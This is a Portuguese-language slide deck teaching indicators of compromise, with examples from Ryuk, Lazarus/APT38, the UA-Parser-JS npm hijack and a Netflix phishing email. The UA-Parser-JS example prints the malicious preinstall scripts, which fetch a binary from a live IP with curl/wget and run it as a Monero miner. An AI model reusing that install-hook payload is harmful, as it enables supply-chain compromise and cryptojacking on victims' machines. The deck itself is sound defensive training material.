

INDICADORES DE COMPROMISSO

Fábio Mestre

Agenda

- O que são?
- Tipos de indicadores
- Para que servem?
- Como funcionam?
- Recolha, Análise e partilha de IOCs
- Exemplos
- Duvidas e questões



O QUE SÃO INDICADORES DE COMPROMISSO?

Indicadores de Compromisso

O que são?

- Evidências ou pistas de que um sistema foi comprometido por um atacante ou ameaça.
- Pegadas digitais que revelam informação sobre quem atacou e como.



Indicadores de Compromisso

O que são?

- Não confundir com IOAs (Indicadores de Ataque)
- Enquanto que os IOCs são obtidos após um ataque, os IOAs são utilizados quando um ataque está a ocorrer ou mesmo antes de ocorrer.



QUAIS OS TIPOS DE INDICADORES DE COMPROMISSO?

Indicadores de Compromisso

Tipos de indicadores

- Domínios
- Endereços de e-mail
- Endereços IP
- Chaves de registo desconhecidas
- Processos desconhecidos
- Tráfego de rede suspeito
- Aplicações desconhecidas
- Acessos a sites maliciosos
- ...



PARA QUE SERVEM?

COMO FUNCIONAM?

Indicadores de Compromisso

Para que servem?

- Evidências forenses.
- Informação e classificação de ameaças.
- Partilhar com outras organizações ou comunidades
- Criação de assinaturas para antivírus, análises estáticas e heurísticas.
- Utilizados para deteção e bloqueio de comunicações.



Indicadores de Compromisso

Como funcionam?


- Quando um ataque ou tentativa de ataque ocorre, são deixados indícios e eventos em logs ou ficheiros.
- Esses indícios são únicos para aquela atividade ou tipo de ataque e podem ser usados na identificação da mesma.



Indicadores de Compromisso

Como funcionam?

- Esses Indicadores de Compromisso recolhidos são depois classificados e guardados.
- Podem ser agrupados diversos IOCs que estejam relacionados entre si.
- São depois utilizados com diferentes ferramentas para detetar e evitar os mesmos ataques.





RECOLHA, ANÁLISE E PARTILHA DE IOCS

Indicadores de Compromisso

Recolha de IOCs

- Logs
- Monitorização de Rede
- Sistemas Operativos
- Emails
- ...



Indicadores de Compromisso

Análise de IOCs

- Existem diversas ferramentas independentes que podem obter várias informações sobre um IOC, tais como:
 - VirusTotal
 - AlienVault
 - Shodan
 - AbuseIPDB
 - Outros



Indicadores de Compromisso

Análise de IOCs

- Existem ainda uma série de projetos opensource para analisar e lidar com IOCs tais como:
 - Cortex (<https://github.com/TheHive-Project/Cortex>)
 - Rastrea2r (<https://github.com/rastrea2r/rastrea2r>)
 - Fenrir (<https://github.com/Neo23x0/Fenrir>)
 - Loki (<https://github.com/Neo23x0/Loki>)



Indicadores de Compromisso

Partilha de IOCs

- STIX (Structured Threat Information Expression)
<https://oasis-open.github.io/cti-documentation/stix/intro>
- TAXII (Trusted Authomated Exchange of Intelligence Information)
<https://oasis-open.github.io/cti-documentation/taxii/intro>
- MISP (Malware Information Sharing Platform)
<https://github.com/MISP/MISP>



EXEMPLOS DE IOCS

Indicadores de Compromisso

Exemplo 1 - RYUK

main ▾

detections / RYUK / cobaltstrike_c2s.txt

yt0ng added ryuk cobaltst

1 contributor

38 lines (38 sloc) | 665 Byt

```
1 108.62.12[.]105
2 108.62.12[.]114
3 108.62.12[.]116
4 108.62.12[.]119
5 108.62.12[.]121
6 108.177.235[.]53
7 108.62.12[.]12
8 172.241.27[.]65
9 172.241.27[.]68
10 172.241.27[.]70
11 45.153.241[.]1
12 45.138.172[.]95
13 45.147.229[.]52
```

main ▾

detections / RYUK / ryuk.yar

yt0ng added yara rule to detect ryuk dropper

1 contributor

13 lines (10 sloc) | 403 Bytes

```
1 import "pe"
2
3 rule RANSOM_RYUK_DROPPER: RANSOMWARE RYUK
4 {
5     meta:
6         Description="Detects specific Microsoft PE Signature used by RYUK DROPPERS"
7         Author="Swisscom CSIRT"
8         Date="2020-10-29"
9
10    condition:
11        uint16(0x00) == 0x5a4d and pe.version_info["ProductName"] contains "Microsoft Corp. SAPI5 samples"
12
13 }
```

URL: <https://github.com/swisscom/detections>

Indicadores de Compromisso

Exemplo 2 – Lazarus / APT38

master ▾ APT38-Lazarus-Threat-Analysis-Report-from-ADEO / Indicator of Compromise-C2Address.txt

 halilozturkci Report and IoCs Added

1 contributor

17 lines (17 sloc) | 283 Bytes

```
1 109.73.73[.]228
2 185.99.133[.]60
3 5.152.222[.]114
4 185.141.26[.]46
5 185.117.75[.]81
6 179.43.140[.]76
7 141.255.166[.]145
8 66.70.218[.]49
9 31.220.1[.]151
10 177.67.80[.]189
11 netcant[.]com
12 vlad-cdn[.]com
13 ipaycol[.]com
14 sbackservice[.]com
15 bimp-cdn[.]com
16 realvar[.]com
17 krnative[.]com
```



master ▾ APT38-Lazarus-Threat-Analysis-R

 halilozturkci Report and IoCs Added

1 contributor

4 lines (4 sloc) | 136 Bytes


```
1 89081f2e14e9266de8c042629b764926
2 c4141ee8e9594511f528862519480d36
3 4edc5d01076078906032f7299641f412
4 82a52042008fc8313576bf5d4083abf4
```



URL: <https://github.com/halilozturkci/APT38-Lazarus-Threat-Analysis-Report-from-ADEO>

Indicadores de Compromisso

Exemplo 3 – UAParser.js



bleepingcomputer.com

Popular NPM library hijacked to install password-stealers, miners

Hackers hijacked the popular UA-Parser-JS NPM library, with millions of downloads a week, to infect Linux and Windows devices with ...



BleepingComputer
@BleepinComputer

IOCs from UA-Parser-JS attack:

Linux miner:

ea131cc5ccf6aa6544d6cb29cdb78130feed061d2097c
6903215be1499464c2e

Windows miner:

7f986cd3c946f274cdec73f80b84855a77bc2a3c765d
68897fbc42835629a5d5

Password stealer:

2a3acdcd76575762b18c18c644a745125f55ce121f742d
2aad962521bc7f25fd

6:32 PM · Oct 23, 2021 · Twitter Web App

```
preinstall.js - Notepad2
File Edit View Settings 2
1 const { exec } = require("child_process");
2
3 function terminalLinux(){
4   exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
5     if (error) {
6       console.log('error: ${error.message}');
7       return;
8     }
9     if (stderr) {
10      console.log('stderr: ${stderr}');
11      return;
12    }
13    console.log('stdout: ${stdout}');
14  });
15 }
16
17 var opsys = process.platform;
18 if (opsys == "darwin") {
19   opsys = "MacOS";
20 } else if (opsys == "win32" || opsys == "win64") {
21   opsys = "Windows";
22   const { spawn } = require('child_process');
23   const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
24 } else if (opsys == "linux") {
25   opsys = "Linux";
26   terminalLinux();
27 }
28

preinstall.sh - Notepad2
File Edit View Settings 2
1 IP=$(curl -k https://freegeoip.app/xml/ | grep 'RU|UA|IBY|JKZ')
2 if [ -z "$IP" ]
3 then
4   var=$(pgrep jsexextension)
5   if [ -z "$var" ]
6 then
7   curl http://159.148.186.228/download/jsexextension -o jsexextension
8   if [ ! -f jsexextension ]
9 then
10    wget http://159.148.186.228/download/jsexextension -O jsexextension
11  fi
12  chmod +x jsexextension
13  ./jsexextension -k --tls --rig-id q -o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKkm7pc5R39AKnbYJZVqAd1Uumew6ZPXIndFXQCT16v4trwp4erPyXtUQZTHGjblXwQd8qL MxxYKH
--cpu-max-threads-hint=50 --donate-level=1 --background &>/dev/null &
14  fi
15 fi
16
17
```


Indicadores de Compromisso

Exemplo 4 - Email

www.wonderfulburnell.com

Subject: NET-030: ação necessária.
From: "mail.netflix.pt" <info@h2947202.stratoserver.net>
Date: 12/08/21, 18:59
To:

NETFLIX

Suas informações de pagamento precisam ser atualizadas


Olá.

Estamos tendo dificuldades com suas informações de faturamento.
Tentaremos novamente, mas pode ser necessário atualizar seus detalhes de pagamento.

[Atualize sua conta](#)

Preciso de ajuda ? Não hesite em consultar o Centro de Ajuda ou contactar-nos.

L'equipe Netflix2021@



URLs:

- enewpttnet.blogspot.com
- wonderful-burnell.62-4-21-129.plesk.page

Em Resumo



IOCs podem ser utilizados para identificar ataques ocorridos.



Partilhados em forma de Threat Intelligence, aumentam a segurança e salvam tempo vital.



O seu efeito em termos de segurança é multiplicado ao ser partilhado entre a comunidade.



Obrigado